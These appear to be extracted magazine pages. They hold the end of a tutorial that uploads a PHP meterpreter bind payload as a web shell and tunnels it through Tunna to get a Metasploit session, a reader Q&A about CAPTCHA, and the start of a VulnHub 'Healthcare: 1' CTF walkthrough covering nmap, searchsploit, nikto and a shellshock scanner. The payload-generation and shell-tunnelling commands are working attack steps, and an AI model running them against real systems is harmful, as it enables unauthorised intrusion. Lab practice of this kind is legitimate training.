
Update File

We need to upload another payload. This payload I create is a php bind payload that connects to port 8000 of the same system.

```
kali@kali:~$ msfvenom -p php/meterpreter/bind_tcp LHOST=127.0.0.1 LPORT=8000 > ph.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 1338 bytes

kali@kali:~$
```

We need to upload this shell also to the target system (404.php). This shell needs to be executed.



Now, let's run the proxy.py file in the Tunna folder to execute the first shell (conn.php) we uploaded.

```
kali@kali:~/Tunna$ python proxy.py -u http://192.168.36.154/wp-content/themes/tsumugi/index.php -l 10000 -r 8000 -v --no-socks

TUNNA

Tunna v1.1a, for HTTP tunneling TCP connections by Nikos Vassakis
http://www.secforce.com / nikos.vassakis <at> secforce.com
#####

[+] Spawning keep-alive thread
[+] Checking for proxy: False
```

The "-u" option specifies the remote url where the shell (conn.php shell is placed. The "-l" option specifies the port the listener should listen on. The "--no-socks" option specifies not to use the SOCKS proxy server. Now, let's start the listener.

```
msf5 > use exploit/multi/handler
[*] Using configured payload php/bind_php
msf5 exploit(multi/handler) > set payload php/meterpreter/bind_tcp
payload => php/meterpreter/bind_tcp
msf5 exploit(multi/handler) > show options
```

Module options (exploit/multi/handler):

Name	Current Setting	Required	Description
------	-----------------	----------	-------------

Payload options (php/meterpreter/bind_tcp):

Now, set the same payload as we set for the ph.php web shell. However the port should be set to 10000. When the module is executed, we get a meterpreter session as shown below.

```
msf5 exploit(multi/handler) > set Rhost 127.0.0.1
Rhost => 127.0.0.1
msf5 exploit(multi/handler) > set lport 10000
lport => 10000
msf5 exploit(multi/handler) > run

[*] Started bind TCP handler against 127.0.0.1:10000
[*] Sending stage (38288 bytes) to 127.0.0.1
[*] Meterpreter session 1 opened (0.0.0.0:0 -> 127.0.0.1:10000) at 2020-09-21 07:45:12 -0400
```

Tunna works by starting a shell on port 8000 and redirecting it to port 10000 from where the connection is received by the attacker system.

HACKING Q & A

Q : Why captcha is more important for visiting a website?

A : In 1950, Alan Turing, a famous mathematician designed a test named Turing Test, to differentiate humans apart from machines. This test was used to test if a machine had such artificial intelligence that it is difficult to tell it apart from a human.

Why am I telling you this now? CAPTCHA stands for Completely Automated Public Turing test to tell Computers and Humans Apart. They are used on websites to prevent bots from creating lots of email accounts for spamming purposes etc. BOTS are computer programs that are programmed with a specific function, to perform a specific operation repeatedly. These CAPTCHAs are used to prevent the-

se BOTS from performing these functions.

If you have observed these CAPTCHAs on websites, all the operations they ask users to perform are only capable by humans to perform.

Send all your questions
regarding hacking
to
editor@
hackercoolmagazine.com

CAPTURE THE FLAG

You may take numerous courses on cyber security and ethical hacking but you will not hone your skills unless you test your skills in a Real World hacking environment. CAPTURE THE FLAG scenarios and VM labs provide the beginners and those who want a real world testing lab for practice. These scenarios also provide a variety of challenges which help readers and users to gain knowledge about different tools and methods used in Real World penetration testing. These are not only useful for beginners but also security professionals, system administrators and other cyber security enthusiasts. We at Hackercool Magazine strive to bring our readers some of the best CTF scenarios every month. We suggest our readers not only to just read these tutorials but also practice them by setting up the VM.

Like other articles of our magazine, this article too has been written so that it is easily understandable to beginners. To make this more simple, this article has been replayed as a challenge being performed by an amateur hacker.

Hi Hackercoolians. Welcome back. Hope you are all safe and taking all the safety precautions to keep the Covid 19 virus away from you. GOD keep you all safe and sound in the current crisis. In our present Issue, I bring you the CTF challenge of Healthcare : 1. This machine is authored by " v1n1v131r4 ". The author rated it as an "intermediate" machine. The machine was developed to train the student to think according to OSCP methodology. The hint is to pay attention to each and every step so as not to miss anything. The machine can be downloaded from the given link below.

<https://www.vulnhub.com/entry/healthcare-1,522/>

This machine is working fine in both Virtualbox and Vmware and it is set to get IP address automatically as DHCP is enabled. I used two attacker machines which are various versions of Kali Linux. The reason I did this is due to the unavailability of all required tools on one of them. So let's start getting into OSCP methodology. After booting the target machine, the first thing I do is network scanning with Nmap to find the IP address of my target. This I do using SYN PING scan of Nmap.

```
kali@kali:~$ nmap -sP 192.168.36.132-199
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-11 05:49 EDT
Nmap scan report for 192.168.36.132
Host is up (0.000085s latency).
Nmap scan report for 192.168.36.151
Host is up (0.0021s latency).
```

The target IP address is 192.168.36.151. Let's see what services are running on the target by performing verbose scan with Nmap.

```
kali@kali:~$ nmap -sV 192.168.36.151
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-11 05:50 EDT
Nmap scan report for 192.168.36.151
Host is up (0.0024s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD 1.3.3d
80/tcp    open  http     Apache httpd 2.2.17 ((PCLinuxOS 2011/PREFORK-1pclos2011))
Service Info: OS: Unix
```

There are two services running on the target : FTP and HTTP. I decided to login as anonymous user into the FTP service.

```
kali@kali:~$ ftp 192.168.36.151
Connected to 192.168.36.151.
220 ProFTPD 1.3.3d Server (ProFTPD Default Installation) [192.168.36.151]
Name (192.168.36.151:kali): anonymous
331 Password required for anonymous
Password:
530 Login incorrect.
Login failed.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> quit
221 Goodbye.
```

The login failed. Then I tried to see if this version of FTP server had any vulnerabilities.

```
kali@kali:~$ searchsploit proftpd
```

Exploit Title	Path
FreeBSD - 'ftpd / ProFTPd' Remote Command Execution	freebsd/remote/18181.txt
ProFTPd - 'ftpdctl' 'pr_ctrls_connect' Local Overflow	linux/local/394.c
ProFTPd - 'mod_mysql' Authentication Bypass	multiple/remote/8037.txt
ProFTPd - 'mod_sftp' Integer Overflow Denial of Service	linux/dos/16129.txt
ProFTPd 1.2 - 'SIZE' Remote Denial of Service	linux/dos/20536.java
ProFTPd 1.2 < 1.3.0 (Linux) - 'sreplace' Remote Buffer	linux/remote/16852.rb
ProFTPd 1.2 pre1/pre2/pre3/pre4/pre5 - Remote Buffer 0	linux/remote/19475.c
ProFTPd 1.2 pre1/pre2/pre3/pre4/pre5 - Remote Buffer 0	linux/remote/19476.c
ProFTPd 1.2 pre6 - 'snprintf' Remote Root	linux/remote/19503.txt
ProFTPd 1.2.0 pre10 - Remote Denial of Service	linux/dos/244.java
ProFTPd 1.2.0 rc2 - Memory Leakage	linux/dos/241.c
ProFTPd 1.2.10 - Remote Users Enumeration	linux/remote/581.c
ProFTPd 1.2.7 < 1.2.9rc2 - Remote Code Execution / Bru	linux/remote/110.c
ProFTPd 1.2.7/1.2.8 - '.ASCII' File Transfer Buffer Ov	linux/dos/23170.c
ProFTPd 1.2.9 RC1 - 'mod_sql' SQL Injection	linux/remote/43.pl
ProFTPd 1.3.0a - 'mod_ctrls' 'support' Local Buffer Ov	linux/dos/2928.py
ProFTPd 1.3.2 rc3 < 1.3.3b (FreeBSD) - Telnet IAC Buff	linux/remote/16878.rb
ProFTPd 1.3.2 rc3 < 1.3.3b (Linux) - Telnet IAC Buffer	linux/remote/16851.rb
ProFTPd 1.3.3c - Compromised Source Backdoor Remote Co	linux/remote/15662.txt
ProFTPd 1.3.5 - 'mod_copy' Command Execution (Metasplo	linux/remote/37262.rb
ProFTPd 1.3.5 - 'mod_copy' Remote Command Execution	linux/remote/36803.py
ProFTPd 1.3.5 - File Copy	linux/remote/36742.txt
ProFTPd 1.x - 'mod_tls' Remote Buffer Overflow	linux/remote/4312.c
ProFTPd IAC 1.3.x - Remote Command Execution	linux/remote/15449.pl
ProFTPd-1.3.3c - Backdoor Command Execution (Metasploi	linux/remote/16921.rb
WU-FTPD 2.4.2 / SCO Open Server 5.0.5 / ProFTPd 1.2 pr	linux/remote/19086.c
WU-FTPD 2.4.2 / SCO Open Server 5.0.5 / ProFTPd 1.2 pr	linux/remote/19087.c
WU-FTPD 2.4/2.5/2.6 / Trolltech ftpd 1.2 / ProFTPd 1.2	linux/remote/20690.sh

```
Shellcodes: No Results
```

```
kali@kali:~$ searchsploit proftpd 1.3.3d
```

```
Exploits: No Results
```

```
Shellcodes: No Results
```

```
kali@kali:~$ █
```

All your doubts, queries and questions about ethical hacking and penetration testing can be sent to qa@hackercoolmagz.com or get to us at our Facebook Page [Hackercool Magazine](#) or tweet us at [@hackercoolmagz](#)

No, this version doesn't have any vulnerabilities. It's time to do a nikto scan.

```
kali@kali:~$ nikto -h 192.168.36.151
- Nikto v2.1.6
-----
+ Target IP:          192.168.36.151
+ Target Hostname:    192.168.36.151
+ Target Port:        80
+ Start Time:         2020-09-11 05:53:58 (GMT-4)
-----
+ Server: Apache/2.2.17 (PCLinuxOS 2011/PREFORK-1pclos2011)
+ Server may leak inodes via ETags, header found with file /, inode: 264154, size: 5031,
mtime: Sat Jan 6 01:21:38 2018
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to p
rotect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render
the content of the site in a different fashion to the MIME type
+ "robots.txt" contains 8 entries which should be manually viewed.
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily bru
te force file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following a
lternatives for 'index' were found: index.html
+ Apache/2.2.17 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34
is the EOL for the 2.x branch.
+ OSVDB-112004: /cgi-bin/test.cgi: Site appears vulnerable to the 'shellshock' vulnerabil
ity (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271).
+ OSVDB-112004: /cgi-bin/test.cgi: Site appears vulnerable to the 'shellshock' vulnerabil
ity (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6278).
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ OSVDB-3092: /cgi-bin/test.cgi: This might be interesting...
+ OSVDB-3233: /icons/README: Apache default file found.
+ 9543 requests: 0 error(s) and 13 item(s) reported on remote host
+ End Time:          2020-09-11 05:55:19 (GMT-4) (81 seconds)
-----
+ 1 host(s) tested
kali@kali:~$ █
```

Nikto reports that the site is vulnerable to shellshock vulnerability. So I decided to try exploit-
ing that first using Metasploit.


```
msf5 > use auxiliary/scanner/http/apache_mod_cgi_bash_env
msf5 auxiliary(scanner/http/apache_mod_cgi_bash_env) > show options

Module options (auxiliary/scanner/http/apache_mod_cgi_bash_env):

  Name          Current Setting  Required  Description
  ----          -
  CMD            /usr/bin/id      yes       Command to run (absolute paths required)
  CVE            CVE-2014-6271    yes       CVE to check/exploit (Accepted: CVE-2014-6271, C
VE-2014-6278)
  HEADER        User-Agent       yes       HTTP header to use
  METHOD         GET              yes       HTTP method to use
  Proxies       no               no       A proxy chain of format type:host:port[,type:hos
t:port][ ... ]
  RHOSTS        yes              yes       The target host(s), range CIDR identifier, or ho
sts file with syntax 'file:<path>'
  RPORT         80              yes       The target port (TCP)
  SSL           false            no        Negotiate SSL/TLS for outgoing connections
  TARGETURI     yes              yes       Path to CGI script
```


However, the target was not exploitable to "shellshock". This was may be a false positive. Th-
is is good as I have exploited shellshock very recently. Nikto has also reported that there are

eight entries in robots.txt file. Let me see what are they.



```
# $Id: robots.txt 410967 2009-08-06 19:44:54Z oden $
# $HeadURL: svn+ssh://svn.mandriva.com/svn/packages/cooker/apache-conf/current/SOURCES/robots.txt $
# exclude help system from robots
User-agent: *
Disallow: /manual/
Disallow: /manual-2.2/
Disallow: /addon-modules/
Disallow: /doc/
Disallow: /images/
# the next line is a spam bot trap, for grepping the logs. you should _really_ change this to something else...
Disallow: /all_our_e-mail_addresses
# same idea here...
Disallow: /admin/
# but allow htdig to index our doc-tree
#User-agent: htdig
#Disallow:
# disallow stress test
user-agent: stress-agent
Disallow: /
```

However, all these entries are either forbidden or not found (at least now).



